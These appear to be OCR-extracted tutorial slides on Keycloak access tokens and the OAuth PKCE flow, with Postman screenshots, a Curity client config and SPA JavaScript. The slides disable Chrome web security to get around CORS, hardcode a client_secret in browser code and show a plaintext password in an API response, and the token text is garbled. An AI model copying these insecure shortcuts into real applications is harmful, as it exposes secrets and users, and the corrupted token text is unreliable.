2   eyJleHAiOjE3MTkxOTUwMTMsImlhdCI6MTcxOTE5NDk1MywianRpIjoiNjFmYjg4YzMtYzQwNy00NGNhLWIwYWQt0DBhNjI4Y2M4Njc5IiwiXNzIjoiHR0cDovL2xvY2Fsa
3   G9zdDo3MDcwL2F1dGgvcvmbG1zL21hc3RlcisImf1ZCI6WyJEZW1vLXJlYWxtIiwiwFzdGVyLXJlYWxtIiwiYWNjb3VudCjdLCJzdWIoiI20GRhMjg0NC03YjJhLTRjZW
4   It0WU0YS0yMDhmNGI2MzQ5MTAiLCJ0eXAi0iJCZWFyZXIlLCJhenAi0iJjbGllbnQzIiwic2Vzc2lvb19zdGF0ZSI6ImMyMGJjNTI2LWFk0DEtNGM5MS1i0TdjLWQ4YjC0M2M
5   x0WE4MyIsImFjci6IjEiLCJyZWFBv9hY2Nlc3Mi0nsicm9sZXMi0lsiy3JlYXR1LXJlYWxtIiwiZGVmYXVsdC1yb2xlcycltYXN0ZXIIiLCJvZmZsaW51X2FjY2VzcyIsImFk
6   bWluIiwidW1hX2F1dGhvcm16YXRpb24iXX0sInJlc291cmN1X2FjY2VzcyI6eyJEZW1vLXJlYWxtIjp7InJvbGVzIjpbiInZpXctaWR1bnRpdHktcHJvdmlkZXJzIiwidmlld
7   y1yZWFBsSIsIm1hbmFnZs1pZGVudGl0eS1wcm92aWRlcenMiLCJpbXBlcenNvbmF0aW9uIiwiY3JlYXR1LWNsawVudCIsIm1hbmFnZs11c2VcyIsInF1ZXJ5LXJlYWxtcyIsIn
8   ZpZXctYXV0aG9yaXphdGlvbiIsInF1ZXJ5LWNsawVudHMiLCJxdWVyeS11c2VcyIsIm1hbmFnZs1ldmVudHMiLCJtYW5hZ2UtcvvhbG0iLCJ2aWV3LWV2ZW50cyIsInZpZc
9   tdXNlcnMiLCJ2aWV3LWNsawVudHMiLCJtYW5hZ2UtyXV0aG9yaXphdGlvbiIsIm1hbmFnZs1jbGllbnRzIiwicXVlcnkz3JvdXBzIi19LCJtYXN0ZXItcmVhbG0i0nsicm9s
10  ZXMi0lsidm1ldy1pZGVudGl0eS1wcm92aWRlcenMiLCJ2aW3LXJlYWxtIiwiwFuYwdllWlkZw50aXR5LXByb3ZpZGVycyIsImltcGVyc29uYXRpb24iLCJjcmVhdGUTy2xpz
11  W50IiwiwFuYwdllXvZzXJzIiwiwcvXVlcnkcmVhbG1zIiwidm1ldy1hdXRob3JpemF0aW9uIiwiwcvXVlcnkzY2xpZw50cyIsInF1ZXJ5LXvZzXJzIiwiwFuYwdllWv2Zw50cy
12  IsIm1hbmFnZs1yZWFBsSIsInZpXctZXZlbnRzIiwidm1ldy11c2VcyIsInZpXctY2xpZw50cyIsIm1hbmFnZs1hdXRob3JpemF0aW9uIiwiwFuYwdllWNsawVudHMiLCJ
13  xdwVyeS1ncm91cHMIxx0sImfjY291bnQi0nsicm9sZXMi0lsibWFuYwdllWfjY291bnQiLCJtYW5hZ2UtyWNBj3VudC1saW5rcyIsInZpXctcHJvZm1sZSJdfX0sInNjb3B1
14  IjoicmVhZF9hY2Nlc3Mgd3JpdGVfYWNjZXNzIERldmVsB3BlciB1bWFpbCBwcm9maWxlIiwi2lkIjoiYzIwYmM1MjYtYwQ4MS00YzKxLWI5N2MtZDhiNzQzYzE5YTgzIiwiw
15  W1haWxfdmVyaWZpZWQ10mZhbHN1LLCJwcmVmZXJyZWRfdXN1cm5hbWUi0iJlc3dhcmliYWxhIn0.
16  Pw04KQTWCUnXzQ0JWXOSkRoedLEXi29cLPgpKqmfvNiAczDxk6irU8DBoUkcCvEFVcXRX7j4Eej3oIP4dbJddYUKVm3pKG54g_jkQDJgHTb0B5WQL_ew8r4mCpPrKnpdbieeq
17  YvWIVNgZKhEjMLbA_KHbTztT7cIg5FBj2evTSqrNNq_PHmXCMpvYjbs9h-fyh2IokR2HoazUpkxC3XKRC1HuBV4Dx-U4QQ82_HaSAhF1BjQMEmCpwqOpXz6c_uupKaJ39bnI
18  NAM36GzTDjyc9T6ImqNMXFvDxGEcen8qUCBLXLimNMfmhN9RoVB3kcPovASvsZofD67GS257eYvg",
19  "expires_in": 60,
20  "refresh_expires_in": 1800,
```

KeyCloak –use access token

The screenshot shows the Postman application interface. At the top, the URL `http://localhost:7074/customers/v1.0` is entered in the address bar, along with `HTTP` and `Save` buttons. Below the address bar, a `GET` method is selected, and the URL is displayed again. To the right is a `Send` button.

Under the `Authorization` tab, `Bearer Token` is selected as the auth type. A note below states: "The authorization header will be automatically generated when you send the request. Learn more about [Bearer Token](#) authorization."

In the `Token` section, a large JSON token is displayed:

```
eyJhbGciOiJSUzI1NilsInR5cClgOiAiSlldUliwia2IkliA6lCJvNzRTS1Z3MViYdHFJM3RYbENET2FTLW9Sc0tnSkQ5ZIJTdTvFzdlUyRjY4ln0.eyJleHAiOjE3MTkxOTUwMTMsImhdCl6MTcxOTE5NDk1MywianRpIjoiNjFmYjg4YzMtYzQwNy00NGNhLWlwYWQtODBhNjI4Y2M4Njc5Iwi aXNzIjoiaHR0cDovL2xvY2FsaG9zdDo3MDcwL2F1dGgvcmVhbG1zL21hc3RlcisImF1ZCI6WyJEZWltvLXJIYWyxtliwbWFzdGVyLXJIYWyxtliwiYWNjb3VudCJdLCJzdWliOil2OGRhMjg0NC03YjJhLTRjZWltOWU0YS0yMDhmNGI2MzQ5MTAiLCJ0eXAiOiJCZWFyZXliLCJhenAiOiJjbGllbnOzliwia2V7c2lvhIa7dGE07S16lmMvMG liN
```

Below the token, the response status is shown as `Status: 200 OK`, `Time: 352 ms`, and `Size: 1.49 KB`. There are also `Body`, `Cookies`, `Headers (14)`, and `Test Results` tabs at the bottom.

The `Pretty` tab is selected in the bottom navigation, displaying the JSON response:

```
1 [ { 2   "accountNo": 252, 3   "name": { 4     "firstName": "Hari", 5     "middleName": "", 6     "lastName": "Jayanthi" 7   }, 8   "email": "hari@gmail.com", 9   "password": "Test@123", 10  "contactNo": 237472347 11 } ] 12 }
```

On the far right, there are icons for copy and search.

PKCE (Proof of Key Code Exchange)

- PKCE (Proof Key for Code Exchange) is an extension to the OAuth 2.0 protocol that prevents authorization code interception attacks.
- It is a simple, lightweight mechanism that can be implemented in any application that requests an authorization code.


Why do I need PKCE in my mobile or web app?

- It all started with the OAuth 2.0 Authorization Code Grant.
- This grant type is used by native and web applications to obtain an access token by exchanging an authorization code for a token.
- The authorization code is obtained by redirecting the user to the authorization server's authorization endpoint.
- The authorization endpoint redirects the user back to the application with an authorization code.


Why do I need PKCE in my mobile or web app?

- The authorization code is a temporary code that the client will exchange for an access token.
- The authorization code is a single-use code, meaning that it can only be used once.
- If an attacker manages to intercept the authorization code, they can exchange it for an access token.
- This is a serious security issue that can result in the attacker being able to access protected resources on behalf of the user.

Why do I need PKCE in my mobile or web app?



Why do I need PKCE in my mobile or web app?




Why do I need PKCE in my mobile or web app?

- PKCE is an extension to the authorization code grant that prevents this type of attack.
- It does this by including a code challenge and code verifier in the authorization request.
- The authorization server will then perform a challenge-response validation to ensure that the code verifier matches the code challenge.
- If the validation fails, the authorization server will reject the request.


How does PKCE work?

- The code_challenge and code_verifier are used to perform a challenge-response validation.
- The authorization server will generate a code_challenge from the code_verifier and compare it to the code_challenge included in the authorization request.
- If the two values match, the authorization server will issue an authorization token.
- If the two values do not match, the authorization server will reject the request.


How does PKCE work?



How does PKCE work?



SPA PKCE Flow



SPA PKCE Flow

- Disable CORS
- "C:\Program Files\Google\Chrome\Application\chrome.exe" --user-data-dir="C:/Chrome dev session" --disable-web-security

SPA PKCE Flow

```
<config xmlns="http://tail-f.com/ns/config/1.0">
<profiles xmlns="https://curity.se/ns/conf/base">
<profile>
  <id>token-service</id> <!-- Replace with the ID of your OAuth profile -->
  <type xmlns:as="https://curity.se/ns/conf/profile/oauth">as:oauth-service</type>
    <settings>
      <authorization-server xmlns="https://curity.se/ns/conf/profile/oauth">
        <client-store>
          <config-backed>
            <client>
              <id>client3</id>
              <no-authentication>true</no-authentication>
              <redirect-uris>http://localhost:7078/</redirect-uris> <!-- Update with your URL -->
              <capabilities>
                <code/>
              </capabilities>
              <validate-port-on-loopback-interfaces>false</validate-port-on-loopback-interfaces>
            </client>
          </config-backed>
        </client-store>
        <!-- Configuration for the Authorization Server -->
        <!-- Configuration for the Client Store -->
        <!-- Configuration for the Settings -->
      </authorization-server>
    </settings>
  </profile>
</profiles>
</config>
```



SPA PKCE Flow

```
const authorizeEndpoint = "http://localhost:7070/auth/realms/master/protocol/openid-connect/auth";
const tokenEndpoint = "http://localhost:7070/auth/realms/master/protocol/openid-connect/token";
const clientId = "client3";

xhr.responseType = 'json';
xhr.open("POST", tokenEndpoint, true);
xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
xhr.send(new URLSearchParams({
  client_id: clientId,
  code_verifier: window.sessionStorage.getItem("code_verifier"),
  grant_type: "authorization_code",
  client_secret: "Uw5bBjIQmQGSwApppZvVX99rVgwFNhRT",
  redirect_uri: location.href.replace(location.search, ''),
  code: code
}));
```

